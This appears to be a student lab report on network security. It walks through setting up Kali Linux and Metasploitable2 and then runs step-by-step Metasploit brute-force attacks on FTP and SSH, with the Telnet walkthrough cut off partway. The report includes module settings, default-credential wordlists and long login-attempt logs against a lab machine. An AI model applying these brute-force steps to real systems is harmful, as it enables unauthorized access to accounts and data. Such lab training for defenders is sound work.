CHAPTER 1

INTRODUCTION

1.1 INTRODUCTION

In the modern era of digital connectivity, the general use of digital networks has become an essential aspect of modern life and ensuring robust network security is of utmost importance to protect sensitive data, critical infrastructure, and the confidentiality of information. Exploitation, in its various forms, poses a significant challenge to network security, targeting vulnerabilities in crucial network services like FTP, SSH, and Telnet ports. Privilege escalation, the risks associated with Shodan search engine, and the need for robust firewall protection further compound the complexities of safeguarding network assets. The CyberSentinel project aims to fortify network security by exploring and mitigating these vulnerabilities, exploiting pfSense Firewall as a pivotal defense mechanism.

1.2 OBJECTIVES

The CyberSentinel project is a comprehensive try to aim at fortifying network security by addressing various vulnerabilities related to exploitation. The project's primary objective is to conduct practical analyses of key aspects such as Brute Force Attacks on FTP, SSH, and Telnet Ports, Privilege Escalation, the risks associated with the Shodan search engine, and the role of PFSense Firewall in enhancing network security.

1.3 METHODOLOGY

The methodology for the CyberSentinel project focuses on addressing network exploitation risks by practically testing vulnerabilities. To do this, we use Kali Linux as a tool for penetration testing, Metasploitable2 as a vulnerable target, and Ubuntu as a representative system. First, we conduct Brute Force Attack simulations using steps to assess weak points in FTP, SSH, and Telnet services. Next, we explore Privilege Escalation techniques, understanding how unauthorized users could gain elevated access to systems. We then utilize the Shodan search engine to identify potential risks by scanning and indexing internet-connected devices and services. Finally, we deploy pfSense Firewall on Ubuntu to create a protective barrier against exploitation attempts.

CHAPTER 2

INSTALLATION AND SETUP

2.1 VMware Workstation pro:

VMware Workstation is popular virtualization software developed by VMware Inc. It is the industry standard desktop hypervisor for running virtual machines on Linux or Windows PCs. It allows users to create and run multiple virtual machines (VMs) on a single physical computer.

Steps to install and set up the VMware Workstation Pro are listed below:

Step 1: Download VMware Workstation Pro: Go to the official VMware website that is https://www.vmware.com/in/products/workstation-pro/workstation-pro-evaluation.html and download the VMware software that matches your operating system (Windows or macOS).

Fig 2.1.1 VMWare download site

Step 2: Locate the downloaded installer and run it with administrative privileges. If prompted by the User Account Control (UAC) on Windows, allow the installation to proceed.

Step3: The installation wizard will launch. Click "Next" to proceed.

Step 4: Read and accept the End User License Agreement (EULA) to continue.

Step 5: License Key (Optional): If you have a license key for VMware Workstation Pro, enter it.

Step 6: Choose the installation directory for VMware Workstation Pro or use the default location.

Step 7: Review the installation settings, and if everything looks correct, click "Install." and the installation process will begin. Once installation is finished, click "Finish" to complete the setup.

Step 8: After the installation is complete, VMware Workstation Pro should automatically launch.

Fig 2.1.2 VMWare

2.2 Kali Linux:

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing that is maintained by Offensive Security. It was developed by Mati Aharoni and Devon Kearns. Kali Linux contains industry specific modifications as well as several hundred tools targeted towards various Information Security tasks, such as Penetration Testing, Security Research, Computer Forensics, Reverse Engineering, Vulnerability Management and Red Team Testing. In simple words, it is for those who work under the umbrella of cyber security and analysis.

Steps to install and set up the Kali Linux are following:

Step 1: Download Kali Linux ISO: Visit the official Kali Linux website (https://www.kali.org/) and go to the "Downloads" section. Download the appropriate Kali Linux ISO file for the system (32-bit or 64-bit). After downloading extract the file using 7-zip.

Fig 2.2.1 Kali Linux download site

Step2: Create a New Virtual Machine: After extracting the file, open VMware Workstation and click on "Open a Virtual Machine" option in the File menu.

Step 4: Browse and select the Kali Linux ISO file you downloaded in Step 1.Click "Open."

Step5: Complete the Installation: During the installation, you will be prompted to set up a non-root user and password. After the installation is complete, the virtual machine will reboot and the new virtual machine launched named kali linux having default root username and password.

Fig 2.2.2 Kali Linux

2.3 Metasploitable2:

The Metasploitable virtual machine is a vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download. Metasploitable 2 is a purposely vulnerable virtual machine designed for security testing and ethical hacking practice. It is developed by Rapid7, the creators of the Metasploit framework, to serve as a safe and controlled environment for security professionals, penetration testers, and ethical hackers to learn and practice exploiting vulnerabilities in a legal and responsible manner.

Steps to install and set up the Metasploitable2 are as follows:

Step 1: Go to the sourceforge Metasploitable download page (https://sourceforge.net/projects/metasploitable/files/Metasploitable2/). Download the Metasploitable2 virtual machine. After downloading extract the file using 7-zip.



Fig 2.3.1 Metasploitable2 download site

Step2: After extracting the file, open VMware Workstation and click on "Open a Virtual Machine" option in the File menu. Browse and select the metasploitable2 extracted file. Then click "Open."

Step3: Once the import process is complete, select the Metasploitable2 virtual machine from the VMware dashboard. Click ‘Power on this virtual machine’ to start it.`

Step4: After Metasploitable2 boots up, there will be a default username and password for metasploitable2 virtual machine which is msfadmin and the machine is successfully login.

Fig 2.3.2 Metasploitable2

CHAPTER 3

COMPREHENSIVE ANALYSES OF BRUTE FORCE

3.1 Introduction:

Brute force attacks are among the oldest and most straightforward methods of gaining unauthorized access to systems or services. Attackers use automated tools to try all possible combinations of usernames systematically and passwords until they find the correct credentials. This comprehensive analysis focuses on exploring the impact and risks associated with it on FTP, SSH, and Telnet ports, which are commonly targeted by malicious actors. A brute force attack uses trial-and-error to guess login info, error to crack passwords and many more.

3.2 FTP:

3.2.1 Description:

FTP (File Transfer Protocol) is a standard network protocol used for transferring files between a client and a server over a computer network. Brute Force Attacks on FTP involve attempting numerous username and password combinations to gain unauthorized access to FTP servers. FTP servers often lack mechanisms to prevent multiple login attempts, making them susceptible to Brute Force Attacks. This section analyzes the impact of FTP Brute Force Attacks, leading– to unauthorized access to sensitive files and data.

1.2.2 Analysis:

- FTP servers often lack mechanisms to prevent multiple failed login attempts, making them vulnerable to Brute Force Attacks.
- Attackers can exploit weak FTP credentials to gain unauthorized access to sensitive files and data. Regularly monitoring FTP server logs for multiple login failures is crucial to detect potential Brute Force Attacks.

3.2.3 Practical:

Step1: Run command 'msfconcole -q' for entering in the msf console.

Fig 3.2.3.1 Quiet msfconsole

Step2: Run command 'search ftp_login' which is used to search for auxiliary modules related to FTP login credentials brute-forcing.



Fig 3.2.3.2 FTP Seeker

Step3: Run use auxiliary/scanner/ftp/ftp_login

Fig 3.2.3.3 FTP Scanner

'use' selects a module or payload, 'auxiliary' marks it as non-exploitative in Metasploit for tasks like information gathering or scanning. 'scanner' categorizes it for scanning/reconnaissance, 'ftp' targets File Transfer Protocol, and 'ftp_login' is the specific module for FTP login brute-forcing.

Step4: Now open another chrome tab and search ftp default username and password list github and open any site. In the site any username and their corresponding password will be shown on their. Just copy all the username and passwords and open mousepad in linux and paste on their.



Fig 3.2.3.4 Wordlist

Step5: Now open new terminal in kali linux, basic thing is that just login into kali linux through root . In terminal, run the command cd /usr/share/wordlists which is used to change the current working directory to the directory called "wordlists" located within the "/usr/share" directory on the Linux operating system. Now change the wordlists directory to the metasploit directory then do ls inside the metasploit.



Fig 3.2.3.5 Directory Changer

Step6: Now again shift to previous msf6 session and set USERPASS_FILE /root/Desktop/bruteforce list.

```
msf6 auxiliary(scanner/ftp/ftp_login) > set USERPASS_FILE /root/Desktop/bruteforce list
USERPASS_FILE ⇒ /root/Desktop/bruteforce list
```

Fig 3.2.3.6 Userpass Configurator

set is used to set the value of a variable. USERPASS_FILE is the name of the variable you are setting. In this case, it seems to be used to store the path to a file containing a list of usernames and passwords for brute-forcing. /root/Desktop/bruteforce list is the value being assigned to the USERPASS_FILE variable. It appears to be a file path pointing to a file named "bruteforce list" located on the desktop of the root user ("/root") in the Linux file system.

Step7: Now set the value of RHOSTS to the metasploitable2 machine IP address.

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.235.129
RHOSTS ⇒ 192.168.235.129
```

Fig 3.2.3.7 Target IP Setter

Step8: Now set the value of STOP_ON_SUCCESS true.

```
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

Fig 3.2.3.8 Success Terminator

Step9: Run the command options to check where the value is set to the variable or not.

```
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name                 Current Setting                Required  Description
   ----                 ---------------                --------  -----------
   BLANK_PASSWORDS      false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                          no        Try each user/password couple stored in the curre
                                                                 nt database
   DB_ALL_PASS          false                          no        Add all passwords in the current database to the
                                                                  list
   DB_ALL_USERS         false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none                           no        Skip existing credentials stored in the current d
                                                                 atabase (Accepted: none, user, user&realm)
   PASSWORD                                            no        A specific password to authenticate with
   PASS_FILE                                           no        File containing passwords, one per line
   Proxies                                             no        A proxy chain of format type:host:port[,type:host
                                                                 :port][...]
   RECORD_GUEST         false                          no        Record anonymous/guest logins to the database
   RHOSTS               192.168.235.129                yes       The target host(s), see https://docs.metasploit.c
                                                                 om/docs/using-metasploit/basics/using-metasploit.
                                                                 html
   RPORT                21                             yes       The target port (TCP)
   STOP_ON_SUCCESS      true                           yes       Stop guessing when a credential works for a host
   THREADS              1                              yes       The number of concurrent threads (max one per hos
                                                                 t)
   USERNAME                                            no        A specific username to authenticate as
   USERPASS_FILE        /root/Desktop/bruteforce lis   no        File containing users and passwords separated by
                        t                                        space, one pair per line
   USER_AS_PASS         false                          no        Try the username as the password for all users
   USER_FILE                                           no        File containing usernames, one per line
   VERBOSE              true                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Fig 3.2.3.9 Option Explorer

Step10: Now use run or exploit command.This is the command used to trigger the exploitation process. It will run the selected exploit module against the target system.

```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.235.129:21      - 192.168.235.129:21 - Starting FTP login sweep
[!] 192.168.235.129:21      - No active DB -- Credential data will not be saved!
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: anonymous:anonymous: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: root:rootpasswd: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: root:12hrs37: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: ftp:blaRR3: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:admin: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: localadmin:localadmin: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:1234: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: apc:apc: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:nasanonymous:anonymous: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: root:rootpasswd: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: root:12hrs37: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: ftp:blaRR3: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:admin: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: localadmin:localadmin: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:1234: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: apc:apc: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:nas: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: Root:wago: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: Admin:wago: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: User:user: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: Guest:guest: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: ftp:ftp: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:password: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: a:avery: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:123456: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: adtec:none: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: admin:admin12345: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: none:dpstelecom: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: instrument:instrument: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: user:password: (Incorrect: )
[-] 192.168.235.129:21      - 192.168.235.129:21 - LOGIN FAILED: root:password: (Incorrect: )
```

Fig 3.2.3.10 Exploit Runner

3.3 SSH:

3.3.1 Description:

SSH (Secure Shell) is a cryptographic network protocol used for secure remote login, command execution, and data communication. Brute Force Attacks on SSH involve systematically trying different username and password combinations to compromise SSH access.SSH is commonly used for secure remote login and file transfer, making it an attractive target for attackers. The analysis reveals that enforcing key-based authentication and strong passwords can significantly reduce the risk of SSH Brute Force Attacks. Additionally, implementing tools to detect and block IP addresses with multiple failed login attempts can enhance SSH security.

3.3.2 Analysis:

- SSH is a popular target due to its role in remote system administration and file transfer.
- Using strong passwords and enforcing key-based authentication can mitigate the risk of successful SSH Brute Force Attacks.
- Employing tools that detect and block IP addresses with multiple login failures can prevent such attacks.

3.3.3 Pratical:

Step1: Run command 'msfconcole -q' for entering in the msf console. Then run command 'search ssh_login' which is used to search for auxiliary modules related to SSH login credentials testing.



Fig 3.3.3.1 SSH Finder

Step2: Run use auxiliary/scanner/ssh/ssh_login. This command is used to select and configure an auxiliary module in the Metasploit Framework that performs SSH login credential testing.



Fig 3.3.3.2 SSH Scanner

'use' selects a module, 'auxiliary' flags it as non-exploitative in Metasploit for tasks like information gathering or scanning. 'Scanner' designates its purpose for scanning or reconnaissance, 'SSH' signifies the targeted service or protocol, and 'ssh_login' is the specific module for testing SSH login credentials.

Step3: Now open another chrome tab and search ftp default username and password list github and open any site. In the site any username and their corresponding password will be shown on their. Just copy all the username and passwords and open mousepad in linux and paste on their.



Fig 3.3.3.3 Wordlist

Step4: Now open new terminal in kali linux, basic thing is that just login into kali linux through root . In terminal, run the command cd /usr/share/wordlists which is used to change the current working directory to the directory called "wordlists" located within the "/usr/share" directory on the Linux operating system. Then do ls so that we can see the list inside the wordlists then change the wordlists directory to the metasploit directory then do ls inside the metasploit.



Fig 3.3.3.4 Directory Changer

Step5: Now again shift to previous msf6 session. Then run the command set USERPASS_FILE /root/Desktop/bruteforce list .



Fig 3.3.3.5 Userpass Configurator

set is used to set the value of a variable. USERPASS_FILE is the name of the variable you are setting. In this case, it seems to be used to store the path to a file containing a list of usernames and passwords for brute-forcing. /root/Desktop/bruteforce list is the value being assigned to the USERPASS_FILE variable. It appears to be a file path pointing to a file named "bruteforce list" located on the desktop of the root user ("/root") in the Linux file system.

Step6: Now set the value of RHOSTS to the metasploitable2 machine IP address.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.235.129
RHOSTS => 192.168.235.129
```

Fig 3.3.3.6 Target ip Setter

Step7: Now set the value of VERBOSE true. In the context of SSH, "verbose" refers to a mode of operation that provides more detailed and extensive output than the standard or default mode.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

Fig 3.3.3.7 Verbose Setter

Step8: Now set the value of STOP_ON_SUCCESS true.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Fig 3.3.3.8 Success Terminator

Step9: Run the command options to check where the value is set to the variable or not.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current database (Accepted: none, us
                                                              er, user&realm)
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE                                        no        File containing passwords, one per line
   RHOSTS            192.168.235.129                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                                              sics/using-metasploit.html
   RPORT             22                             yes       The target port
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE     /root/Desktop/bruteforce list  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fig 3.3.3.9 Option Explorer

Step10: Now use run or exploit command. This is the command used to trigger the exploitation process. It will run the selected exploit module against the target system.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.235.129:22 - Starting bruteforce
[-] 192.168.235.129:22 - Failed: 'anonymous:anonymous:'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.235.129:22 - Failed: 'root:rootpasswd:'
[-] 192.168.235.129:22 - Failed: 'root:12hrs37:'
[-] 192.168.235.129:22 - Failed: 'ftp:b1uRR3:'
[-] 192.168.235.129:22 - Failed: 'admin:admin:'
[-] 192.168.235.129:22 - Failed: 'localadmin:localadmin:'
[-] 192.168.235.129:22 - Failed: 'admin:1234:'
[-] 192.168.235.129:22 - Failed: 'apc:apc:'
[-] 192.168.235.129:22 - Failed: 'admin:nasanonymous:anonymous:'
[-] 192.168.235.129:22 - Failed: 'root:rootpasswd:'
[-] 192.168.235.129:22 - Failed: 'root:12hrs37:'
[-] 192.168.235.129:22 - Failed: 'ftp:b1uRR3:'
[-] 192.168.235.129:22 - Failed: 'admin:admin:'
[-] 192.168.235.129:22 - Failed: 'localadmin:localadmin:'
[-] 192.168.235.129:22 - Failed: 'admin:1234:'
[-] 192.168.235.129:22 - Failed: 'apc:apc:'
[-] 192.168.235.129:22 - Failed: 'admin:nas:'
[-] 192.168.235.129:22 - Failed: 'Root:wago:'
[-] 192.168.235.129:22 - Failed: 'Admin:wago:'
[-] 192.168.235.129:22 - Failed: 'User:user:'
[-] 192.168.235.129:22 - Failed: 'Guest:guest:'
[-] 192.168.235.129:22 - Failed: 'ftp:ftp:'
[-] 192.168.235.129:22 - Failed: 'admin:password:'
[-] 192.168.235.129:22 - Failed: 'a:avery:'
[-] 192.168.235.129:22 - Failed: 'admin:123456:'
[-] 192.168.235.129:22 - Failed: 'adtec:none:'
[-] 192.168.235.129:22 - Failed: 'admin:admin12345:'
[-] 192.168.235.129:22 - Failed: 'none:dpstelecom:'
[-] 192.168.235.129:22 - Failed: 'instrument:instrument:'
[-] 192.168.235.129:22 - Failed: 'admin:1234:'
[-] 192.168.235.129:22 - Failed: 'admin:1111:'
[-] 192.168.235.129:22 - Failed: 'root:admin:'
[-] 192.168.235.129:22 - Failed: 'se:1234:'
[-] 192.168.235.129:22 - Failed: 'admin:stingray:'
[-] 192.168.235.129:22 - Failed: 'device:apc:'
[-] 192.168.235.129:22 - Failed: 'apc:apc:'
[-] 192.168.235.129:22 - Failed: 'dm:ftp:'
[-] 192.168.235.129:22 - Failed: 'dmftp:ftp:'
[-] 192.168.235.129:22 - Failed: 'httpadmin:fhttpadmin:'
[-] 192.168.235.129:22 - Failed: 'user:system:'
[-] 192.168.235.129:22 - Failed: 'MELSEC:MELSEC:'
[-] 192.168.235.129:22 - Failed: 'QNUDECPU:QNUDECPU:'
[-] 192.168.235.129:22 - Failed: 'ftp_boot:ftp_boot:'
[-] 192.168.235.129:22 - Failed: 'uploader:ZYPCOM:'
[-] 192.168.235.129:22 - Failed: 'ftpuser:password:'
[-] 192.168.235.129:22 - Failed: 'USER:USER:'
[-] 192.168.235.129:22 - Failed: 'qbf77101:hexakisoctahedron:'
[-] 192.168.235.129:22 - Failed: 'ntpupdate:ntpupdate:'
[-] 192.168.235.129:22 - Failed: 'sysdiag:factorycast@schneider:'
[-] 192.168.235.129:22 - Failed: 'wsupgrade:wsupgrade:'
[-] 192.168.235.129:22 - Failed: 'pcfactory:pcfactory:'
[-] 192.168.235.129:22 - Failed: 'loader:fwdownload:'
[-] 192.168.235.129:22 - Failed: 'test:testingpw:'
[-] 192.168.235.129:22 - Failed: 'webserver:webpages:'
[-] 192.168.235.129:22 - Failed: 'fdrusers:sresurdf:'
[-] 192.168.235.129:22 - Failed: 'nic2212:poiuypoiuy:'
[-] 192.168.235.129:22 - Failed: 'user:user00:'
[-] 192.168.235.129:22 - Failed: 'su:ko2003wa:'
[-] 192.168.235.129:22 - Failed: 'MayGion:maygion.com:'
[-] 192.168.235.129:22 - Failed: 'admin:9999:'
[-] 192.168.235.129:22 - Failed: 'PlcmSpIp:PlcmSpIp:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig 3.3.3.9 Exploit Runner

3.4 TELNET:

3.4.1 Description:

Telnet is an outdated and insecure protocol used for remote terminal connections. Brute Force Attacks on Telnet aim to guess valid credentials to gain unauthorized access to remote systems. Telnet, an outdated and insecure protocol, is highly vulnerable to Brute Force Attacks due to its plaintext transmission of login credentials. This section highlights the need to migrate from Telnet to more secure protocols like SSH. For unavoidable Telnet usage, strong authentication measures and restricting access are essential to mitigate the risk.

3.4.2 Analysis:

- Telnet sends login credentials in plaintext, making it highly susceptible to password interception during Brute Force Attacks.
- The use of Telnet is strongly discouraged in favor of more secure protocols like SSH.
- If Telnet must be used, implementing strong authentication and restricting access to authorized users only is essential.

3.4.3 Pratical:

Step1: Run command 'msfconcole -q' for entering in the msf console. Now run command 'search telnet_login' which is used to search for auxiliary modules related to telnet login credentials testing.



Fig 3.4.3.1 Telnet Finder

Step2: Run use auxiliary/scanner/telnet/telnet_login. This command is used to select and configure an auxiliary module in the Metasploit Framework that performs telnet login credential testing.



Fig 3.4.3.2 Telnet Scanner

‘use' selects a module, 'auxiliary' marks it for non-exploitative tasks like scanning in Metasploit. 'Scanner' indicates its purpose for reconnaissance, 'telnet' is the targeted protocol, and 'telnet_login' is the specific module for testing telnet login credentials.

Step3: Now open another chrome tab and search ftp default username and password list github and open any site. In the site any username and their corresponding password will be shown on their. Just copy all the username and passwords and open mousepad in linux and paste on their.



Fig 3.4.3.3 Wordlist

Step4: Now open new terminal in kali linux, basic thing is that just login into kali linux through root . In terminal, run the command cd /usr/share/wordlists which is used to change the current working directory to the directory called "wordlists" located within the "/usr/share" directory on the Linux operating system. Then do ls so that we can see the list inside the wordlists then change the wordlists directory to the metasploit directory then do ls inside the metasploit.

